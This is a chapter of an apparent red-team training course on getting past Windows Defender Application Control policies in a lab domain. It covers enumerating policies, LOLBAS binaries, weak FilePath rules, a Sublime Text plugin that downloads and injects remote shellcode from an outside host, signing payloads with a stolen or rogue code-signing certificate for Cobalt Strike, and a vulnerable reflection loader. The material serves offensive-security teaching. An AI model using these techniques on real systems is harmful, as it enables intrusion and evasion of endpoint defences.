

Chapter 6 - WDAC

WDAC is a Windows technology designed to control which drivers and applications are allowed to run on a machine. It sounds a lot like AppLocker, but with a few key differences. The most significant of which is that Microsoft recognises WDAC as an [official security boundary](#). This means that WDAC is substantially more robust and applicable bypasses are actually fixed (and a CVE often issued to the finder).

The term "WDAC bypass" is used herein, but this is disingenuous since we're never actually bypassing WDAC at a fundamental level. Instead, we are finding weaknesses in the policy that organisations deploy.

WDAC policies are first defined in XML format - Microsoft ships several base policies which can be found under `C:\Windows\schemas\CodeIntegrity\ExamplePolicies`.

Multiple policies can be merged into a single policy, which is then packaged into a `.p7b` file and pushed out via GPO or another management platform such as Intune. If you can find the GPO responsible for pushing that policy, you can find where it lives.

```
beacon> powershell-import C:\Tools\PowerSploit\Recon\PowerView.ps1
beacon> powerpick Get-DomainGPO -Name *WDAC* -Properties GpcFileSysPath

gpcfilesyspath

-----

\\redteamops2.local\SysVol\redteamops2.local\Policies\{36C8DC4C-6B44-4EEB-9099-CA0E050DD6DE}

beacon> download \\redteamops2.local\SysVol\redteamops2.local\Policies\
{36C8DC4C-6B44-4EEB-9099-CA0E050DD6DE}\Machine\Registry.pol
[*] started download of
\\redteamops2.local\SysVol\redteamops2.local\Policies\{36C8DC4C-6B44-4EEB-9099-CA0E050DD6DE}\Machine\Registry.pol (448 bytes)
[*] download of Registry.pol is complete
```

```
PS C:\Users\Administrator\Desktop> Parse-PolFile .\Registry.pol

KeyName       : SOFTWARE\Policies\Microsoft\Windows\DeviceGuard
ValueName     : DeployConfigCIPolicy
ValueType     : REG_DWORD
ValueLength   : 4
ValueData     : 1

KeyName       : SOFTWARE\Policies\Microsoft\Windows\DeviceGuard
ValueName     : ConfigCIPolicyFilePath
```

```
ValueType      : REG_SZ
ValueLength    : 116
ValueData      : \\redteamops2.local\SYSVOL\redteamops2.local\CIPolicy.p7b
```

The **ValueData** field contains the location of the WDAC policy itself. This is usually somewhere like a central file share, so that machines can read the policy in order to apply it.

```
beacon> download \\redteamops2.local\SYSVOL\redteamops2.local\CIPolicy.p7b
[*] started download of
\\redteamops2.local\SYSVOL\redteamops2.local\CIPolicy.p7b (2360 bytes)
[*] download of CIPolicy.p7b is complete
```

If you have filesystem access to a machine that has the WDAC policy applied, you can grab the p7b from **C:\Windows\System32\CodeIntegrity**.

[Matt Graeber](#) wrote [CIPolicyParser.ps1](#), which can reverse this binary format back into XML for easy reading.

```
PS C:\Users\Administrator\Desktop> ipmo C:\Tools\CIPolicyParser.ps1
PS C:\Users\Administrator\Desktop> ConvertTo-CIPolicy -BinaryFilePath
.\CIPolicy.p7b -XmlFilePath policy.xml
```

WDAC allows for very granular control when it comes to trusting an application. The most commonly used ones include:

- Hash - allows binaries to run based on their hash values.
- FileName - allows binaries to run based on their original filename.
- FilePath - allows binaries to run from specific file path locations.
- Publisher - allows binaries to run that are signed by a particular CA.

Living Off The Land Binaries, Scripts and Libraries (LOLBAS)

There are many native Windows binaries and scripts that can be used to execute arbitrary code. These can be used to bypass a WDAC policy which trusts signed Windows applications. Microsoft actively maintains a [recommended blocklist](#) to combat these, which organisations should implement. An example of such a rule:

```
PS C:\Users\hdoyle>
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe /?
Program 'MSBuild.exe' failed to run: Your organization used Device Guard
to block this app.
```

If you enumerate the WDAC policy and find that any of these are missing, you may be in luck. Unfortunately, explicit details on how to use some of these applications are not public. So unless the information happens to be available (e.g. on the [Ultimate WDAC Bypass List](#)), then you have to effectively discover the bypass technique yourself.

EXERCISE

Find a LOLBAS that will bypass the WDAC policy on ****WKSTN-3****.

Wildcard FilePaths

Wildcards in FilePath rules can be quite dangerous (for obvious reasons). For example, this rule would allow anything inside **C:\Temp** to execute (assuming C was the OS drive):

```
<Allow ID="ID_ALLOW_A_2_2" FriendlyName="Temp FileRule"
MinimumFileVersion="0.0.0.0" FilePath="%OSDRIVE%\Temp\*" />
```

However, by default, WDAC has a policy setting enabled called **Runtime FilePath Rule Protection**. This is an important rule, as it only permits FilePath rules for paths that are only writable by administrators. So in the example above, if **C:\Temp** was writable by standard users, WDAC would not allow this rule to be applied and nothing would execute from this directory at all.

If the directory was only writable by administrators, then they could bypass WDAC by dropping and executing something malicious. Standard users would still be able to execute from the directory, but not write to it. They could still bypass WDAC if combined with another abuse primitive, such as an arbitrary privileged write vulnerability.

This setting can be disabled in the WDAC policy.

```
<Rule>
  <Option>Disabled:Runtime FilePath Rule Protection</Option>
</Rule>
```

This would allow the FilePath rule to be applied even if the directory was writeable by standard users.

User Modifiable Binaries

Applications that are not signed are often permitted to execute based on their full path. For instance, this demo binary in **C:\Program Files\LegitApp**.

```
PS C:\> Get-AuthenticodeSignature -FilePath 'C:\Program Files\LegitApp\*'
| ft
```

SignerCertificate	Status
Path	
-----	-----

	NotSigned
LegitApp.exe	
	NotSigned
LegitApp.dll	

The policy rules could look like this:

```
<FileRules>
  <Allow ID="ID_ALLOW_A_1" FriendlyName="LegitApp.exe FileRule"
MinimumFileVersion="0.0.0.0" FilePath="C:\Program
Files\LegitApp\LegitApp.exe" />
  <Allow ID="ID_ALLOW_A_2" FriendlyName="LegitApp.dll FileRule"
MinimumFileVersion="0.0.0.0" FilePath="C:\Program
Files\LegitApp\LegitApp.dll" />
</FileRules>
```

When executed, this app just opens a message box.

If a user had permission to modify/replace either of these files, it would still be allowed to execute because the file path is still the same, and that's all that's being checked. It would be quite unlikely for a standard user but possible for a local admin, and some applications are installed in user-writable locations, such as `AppData`.

```
PS C:\> Get-Acl -Path 'C:\Program Files\LegitApp\LegitApp.dll' | select -
expand Access

FileSystemRights : Modify, Synchronize
AccessControlType : Allow
IdentityReference : NT AUTHORITY\Authenticated Users
IsInherited : False
InheritanceFlags : None
PropagationFlags : None
```

Runtime FilePath Rule Protection does apply to DACLs on individual files, so needs to be disabled in order for standard users to exploit this.

Trusted Applications

Like LOLBIN's, third-party applications that have script or code execution capabilities can be dangerous to trust, depending on how the rules are defined. Good candidates to look at are applications that support plugins, such as [Visual Studio Code](#), [Sublime Text](#) and [Notepad++](#).

For example - Sublime is a popular text editor which comes packaged with a Python interpreter and also supports plugins written in Python. These can be simply dropped into the user's `%AppData%` directory. [Gabriel Mathenge](#) wrote a great [article](#) on how Sublime plugins can be used for persistence, but it can also act as a WDAC bypass as well.

The core components of Sublime are signed by their Code Signing CA, which can be used to build a WDAC policy. However, the unsigned DLLs will not be permitted to load, which will break some of Sublime's functionality (e.g. no Python plugin would be able to function).

```
PS C:\Users\hdoyle> ls 'C:\Program Files\Sublime Text\' -Include *.exe,
*.dll -Recurse | Get-AuthenticodeSignature

SignerCertificate                               Status
Path
-----
----
834F29A60152CE36EB54AF37CA5F8EC029ECCF01 Valid
crash_reporter.exe

                                           NotSigned
libcrypto-1_1-x64.dll

                                           NotSigned
libssl-1_1-x64.dll
9617094A1CFB59AE7C1F7DFDB6739E4E7C40508F Valid
msvcr100.dll
834F29A60152CE36EB54AF37CA5F8EC029ECCF01 Valid
plugin_host-3.3.exe
834F29A60152CE36EB54AF37CA5F8EC029ECCF01 Valid
plugin_host-3.8.exe

                                           NotSigned
python33.dll

                                           NotSigned
python38.dll
834F29A60152CE36EB54AF37CA5F8EC029ECCF01 Valid
subl.exe
834F29A60152CE36EB54AF37CA5F8EC029ECCF01 Valid
sublime_text.exe
28173C6A166FB89E4A17C4D58CD83B46BDC226BB UnknownError
unins000.exe
834F29A60152CE36EB54AF37CA5F8EC029ECCF01 Valid
update_installer.exe
62009AAABDAE749FD47D19150958329BF6FF4B34 Valid
vcruntime140.dll
```

It's therefore common for organisations to use "fallback" policies to allow these to run as well. The primary trust level is often **Publisher**, and the fallback

commonly **Hash** or **FilePath**.

A **Publisher** rule for Sublime could look like this:

```
<Signer ID="ID_SIGNER_S_1" Name="Sectigo RSA Code Signing CA">
  <CertRoot Type="TBS"
Value="20ADC5B59CB532E215F01BA09A9C745898C206555613512FEA7C295CCFD17CED4FE
2C5BC3274CA8A270FC68799B8343C" />
  <CertPublisher Value="Sublime HQ Pty Ltd" />
</Signer>
```

Fallback **Hash** rules for `python38.dll` like this:

```
<FileRules>
  <Allow ID="ID_ALLOW_A_D" FriendlyName="C:\Program Files\Sublime
Text\python38.dll Hash Sha1"
Hash="07F2BD05F877852F5AA016487CB0B23D7F0F0947" />
  <Allow ID="ID_ALLOW_A_E" FriendlyName="C:\Program Files\Sublime
Text\python38.dll Hash Sha256"
Hash="FB046BF518AA8C1CCEE19483AE35F41C7A235AF6358FAD3736FF7EFE5C63DE56" />
  <Allow ID="ID_ALLOW_A_F" FriendlyName="C:\Program Files\Sublime
Text\python38.dll Hash Page Sha1"
Hash="203F80E93E6BFD4BB4046A0FE03332348BCC7241" />
  <Allow ID="ID_ALLOW_A_10" FriendlyName="C:\Program Files\Sublime
Text\python38.dll Hash Page Sha256"
Hash="024CE702ACD7F513513F68B569C7BD5E8CC47B78401E2186B75D14B56955B96E" />
</FileRules>
```

And a fallback **FilePath** rule for `python38.dll` like this:

```
<FileRules>
  <Allow ID="ID_ALLOW_A_14" FriendlyName="C:\Program Files\Sublime
Text\python38.dll FileRule" MinimumFileVersion="0.0.0.0"
FilePath="C:\Program Files\Sublime Text\python38.dll" />
</FileRules>
```

It's therefore critical to understand WDAC rules well to find wiggle-room.

Take the following Python code and save it under `%AppData%\Sublime Text\Packages\calc.py`.

```
import subprocess
subprocess.call('C:\\Windows\\System32\\calc.exe')
```

Now, the calculator will open each time Sublime is launched. It's that simple. However, this isn't bypassing WDAC because calc.exe is trusted (signed by Microsoft) - it just demonstrates that the plugin is working. Instead of calling a binary on disk, we can use a Python shellcode injector such as [this example](#) by [Barrett Adams](#).

```

import ctypes
import requests

url = 'http://10.10.5.39/beacon.bin'
r = requests.get(url, stream=True, verify=False)
scbytes = r.content

ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_void_p
ctypes.windll.kernel32.CreateThread.argtypes = (ctypes.c_int,
ctypes.c_int, ctypes.c_void_p, ctypes.c_int, ctypes.c_int,
ctypes.POINTER(ctypes.c_int))


mem = ctypes.windll.kernel32.VirtualAlloc(
    ctypes.c_int(0),
    ctypes.c_int(len(scbytes)),
    ctypes.c_int(0x3000),
    ctypes.c_int(0x40)
)

buf = (ctypes.c_char * len(scbytes)).from_buffer_copy(scbytes)

ctypes.windll.kernel32.RtlMoveMemory(
    ctypes.c_void_p(mem),
    buf,
    ctypes.c_int(len(scbytes))
)

handle = ctypes.windll.kernel32.CreateThread(
    ctypes.c_int(0),
    ctypes.c_int(0),
    ctypes.c_void_p(mem),
    ctypes.c_int(0),
    ctypes.c_int(0),
    ctypes.pointer(ctypes.c_int(0))
)

```



external	internal	listener	user	computer	note	process	pid	arch	last
127.0.0.1	10.10.120.66	http	hdoyle	WkSTN-3		plugin_host-3.3.exe	4524	x64	4s

This requires the external [requests Python library](#) to download the shellcode. To make it available to Sublime, you just have to drop the source files into the same **Packages** directory. This is already provided on Workstation 3 for convenience.


Trusted Signers

Some organisations build and maintain their own custom [LOB](#) applications which may be signed using an internal certificate authority, such as Active Directory Certificate Services. Those CAs can be trusted by their WDAC policy, to allow them to sign and deploy their own trusted apps.

WDAC has two levels of certificate policy (three if you count **Root**, but that's currently unsupported). The first is **Leaf** and the second is **PCA** (short for Private Certificate Authority). Leaf adds trusted signers at the individual signing certificate level and PCA adds the highest available certificate in the chain (typically one certificate below the root certificate).

Leaf provides more granular control, as every single code-signing certificate issued would have to be trusted individually, but would obviously require more management overhead. PCA is less robust but easier to manage, because any code-signing certificate issued by a CA can be trusted by WDAC in just a single rule.

SignedApp.exe on **Workstation 3** is signed using the "SignedApp" certificate, issued by the **redteamops2.local** CA.



A LeafCertificate rule would look like this:

```
<Signers>
  <Signer ID="ID_SIGNER_S_1" Name="SignedApp">
    <CertRoot Type="TBS"
Value="368FEB688B0C60E99D410D4F70B4C952B2741D263C408AE2FBB84C56C15525B5"
/>
  </Signer>
</Signers>
```



A PcaCertificate rule like this:

```
<Signers>
  <Signer ID="ID_SIGNER_S_1" Name="Red Team Ops 2 Sub CA">
    <CertRoot Type="TBS"
Value="0118C2C3108850353E71D0253A730747A266FDC0AA433A3FF5E087D10C199A73"
/>
  </Signer>
</Signers>
```

If you can find an exported private key (.pfx) and associated password, you can simply use `signtool.exe` from the Windows SDK to sign any binary with it.

```
signtool.exe sign /f SignedAppCert.pfx /p password /fd SHA256 EvilApp.exe
```

Another possibility is to have the CA sign your own certificate signing request. Cobalt Strike can use such a certificate to automatically generated signed payloads. This can be especially easy to achieve when the Web Enrollment role is installed.



First, create a Java KeyStore and complete the information fields. You can enter anything you want, but when we generate a CSR from this keystore, it will be populated with this information and will ultimately appear in the CA. We should therefore take some care to make the information look somewhat realistic for the target.

```
ubuntu@teamserver ~> keytool -genkey -alias server -keyalg RSA -keysize
2048 -keystore keystore.jks
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]: HelpSystems LLC
What is the name of your organizational unit?
[Unknown]: Hacker Squad
What is the name of your organization?
[Unknown]: HelpSystems LLC
What is the name of your City or Locality?
[Unknown]: Eden Prairie
What is the name of your State or Province?
[Unknown]: MN
```

What is the two-letter country code for this unit?

[Unknown]: US

Is CN=HelpSystems LLC, OU=Hacker Squad, O=HelpSystems LLC, L=Eden Prairie, ST=MN, C=US correct?

[no]: yes

Next, generate the code signing request.

```
ubuntu@teamserver ~> keytool -certreq -alias server -file req.csr -  
keystore keystore.jks  
Enter keystore password:
```

```
ubuntu@teamserver ~> cat req.csr  
-----BEGIN NEW CERTIFICATE REQUEST-----  
MIIC8TCCAdkCAQAwfDELMakGA1UEBhMCVVMxCzAJBgNVBAGTAK10MRUwEwYDVQQH  
EwxFZGVuIFByYWlyYWUxGDAWBGNVBAoTD0hlbHBTexN0ZW1zIExMQzEVMBMGA1UE  
CxMMSGFja2VyIFNxdWFKMRgwFgYDVQQDEw9IZWxwU3lzdGVtcyBMTEMwggEiMA0G  
CSqGSIB3DQEBAQUAA4IBDwAwggEKAoIBAQCJuDtP/bn4y9Ha6J+Cp/ywjGxtvVET  
K1do5eflb3gBxSQIqjZ5cxKZyCsiyCG3ALkbcxXsDRFQBE1QWTu5ijyRhaLH0mvd  
2CH6Bj+VmSqjuYHgBoIfzM5QKYs+uAdAGzveFwVyrjfl+4fj5TEu5XnnLp4d+L5n  
vthpM4ABaaVPk82mlkWPdqlxp2LNp33ZPi9yUiMAkGSoBtWUEl9zXX13G7jz+Tmd  
KVxcqRpwVpJ1ibMZ/w9GcWDxTpPj1NIEDwLRFaJyPTXcoa84Xmm4ow7CHWJpOn7R  
kXyR8wB4BTY5m+Tl7cFN8CqCNnCwumnYp1s2o13k771hS4ZB6yK6VIq5AgMBAAGg  
MDAuBgkqhkiG9w0BCQ4xITAfMBoGA1UdDgQWBBSO06E0GI83Cdb9aBy68TGozbDV  
6zANBgkqhkiG9w0BAQsFAAOCAQEAVLZXnnAgnerJ2NUQC2YFzVVyKXI4sRipxXX9  
ZzVM0tm3+Z85Cf4/N2Zn7lgaOnkj+70dHSUxTzj+aj083dewGIWoqCgikbkPgNYs  
dNs1S4dhXqHM68anYUsRTiNqJ5QAYujmRwxWIVO/6WX6nRDA2ZnNS9cMz1Nt3+zZ  
YPf5vJp3EmBU2fi3Eg3VHT/LAVoA441Yqfywg99JT3oB7ERw1BvLJ1VTSPBNbKcE  
sToMLXbgJ3HMBZzAiwZaDpUT+KJ7oV4z/H+HFMTthASPVy+tTBEONiqwuNIflvxcO  
ILYhBwhe7NaYsTvrus3wAogSH9sSg2yVesJ786eKTR5B4eyOfw==  
-----END NEW CERTIFICATE REQUEST-----
```

On <http://ca.redteamops2.local/certsrv>, go to **Request a certificate > advanced certificate request**. Paste the CSR into the request box and select **Red Team Ops 2 Code Signing** from the certificate template dropdown. Then click **Submit**.

Submit a Certificate Request or Renewal Request

To submit a saved request to the CA, paste a base-64-encoded CMC source (such as a Web server) in the Saved Request box.

Saved Request:

Base-64-encoded certificate request (CMC or PKCS #10 or PKCS #7):

ZzVM0tm3+Z85Cf4/N2 Zn7lgaOnkj+70dHSUxTzj+ ^
dNs1S4dhXqHM68anYUsRTiNqJ5QAYujmRwxWIVO/
YPf5vJp3EmBU2fi3Eg3VHT/LAVoA441Yqfywg99J
sToMLXbgJ3HMBZzAiwZaDpUT+KJ7oV4z/H+HFMTh
ILYhBwhe7NaYsTvrus3wAogSH9sSg2yVesJ786eK
-----END NEW CERTIFICATE REQUEST-----

Certificate Template:

Red Team Ops 2 Code Signing ▾

Additional Attributes:

Attributes:

Submit >

You'll be redirected to the Certificate Issued page where you can download the certificate. Select **Download certificate chain** and your browser will download **certnew.p7b**.

Certificate Issued

The certificate you requested was issued to you.

☒ DER encoded or ☐ Base 64 encoded



[Download certificate](#)

[Download certificate chain](#)

Transfer this file onto your team server VM and import it into the keystore.

```
ubuntu@teamserver ~> keytool -import -trustcacerts -alias server -file
certnew.p7b -keystore keystore.jks
Enter keystore password:

Top-level certificate in reply:

Owner: CN=Red Team Ops 2 Root CA, DC=redteamops2, DC=local
Issuer: CN=Red Team Ops 2 Root CA, DC=redteamops2, DC=local
Serial number: 421987c30cad5faa4854f955aca0717b
Valid from: Thu Feb 03 13:50:33 UTC 2022 until: Sun Feb 03 14:00:33 UTC
2047
Certificate fingerprints:
    SHA1: 88:F6:3E:1F:68:88:DD:C7:5C:C0:DC:C2:F4:F0:2B:C8:31:6C:B1:3E
    SHA256:
8C:21:38:A0:5E:B9:F8:1B:DF:DB:37:49:87:73:50:97:F2:C8:E5:9B:FC:31:70:55:93
:4E:AC:37:DC:56:15:70
Signature algorithm name: SHA256withRSA
Subject Public Key Algorithm: 2048-bit RSA key
Version: 3
```


```
[...snip...]

... is not trusted. Install reply anyway? [no]:  yes
Certificate reply was installed in keystore
```


Copy `keystore.jks` into the cobaltstrike directory and then add the following code block to your Malleable C2 profile:

```
code-signer {
    set keystore "keystore.jks";
    set password "password";
    set alias "server";
}
```

Restart the team server and go to generate a new EXE payload. You'll see the **sign executable file** checkbox can now be enabled.



Copy the new payload across to **WKSTN-3** and it will execute.



Exploiting Vulnerable Applications

There are many different classes of application vulnerability such as DLL & COM hijacks, overflows, double-freeing, deserialization, and more. Under the correct conditions, some of these can lead to a WDAC bypass. WDAC does a good job at ensuring that a trusted app can't load untrusted modules and/or code. For instance, DLL hijacks don't typically bypass WDAC. The type of vulnerability that is most likely to result in a WDAC bypass is one where code is executed "inside" the trusted application.

We won't study each vulnerability class - this example shows how an unsafe use of reflection could be abused. Reflection is a programming paradigm often used in Java and C# to dynamically create an instance of a type at runtime.

Consider the following C#:

```
using System.IO;
using System.Reflection;

namespace VulnerableApp;

internal static class Program
{
    public static void Main(string[] args)
    {
        var bytes = File.ReadAllBytes(args[0]);
        var asm = Assembly.Load(bytes);

        asm.EntryPoint.Invoke(null, new object[]
        {
            new string[] { }
        });
    }
}
```

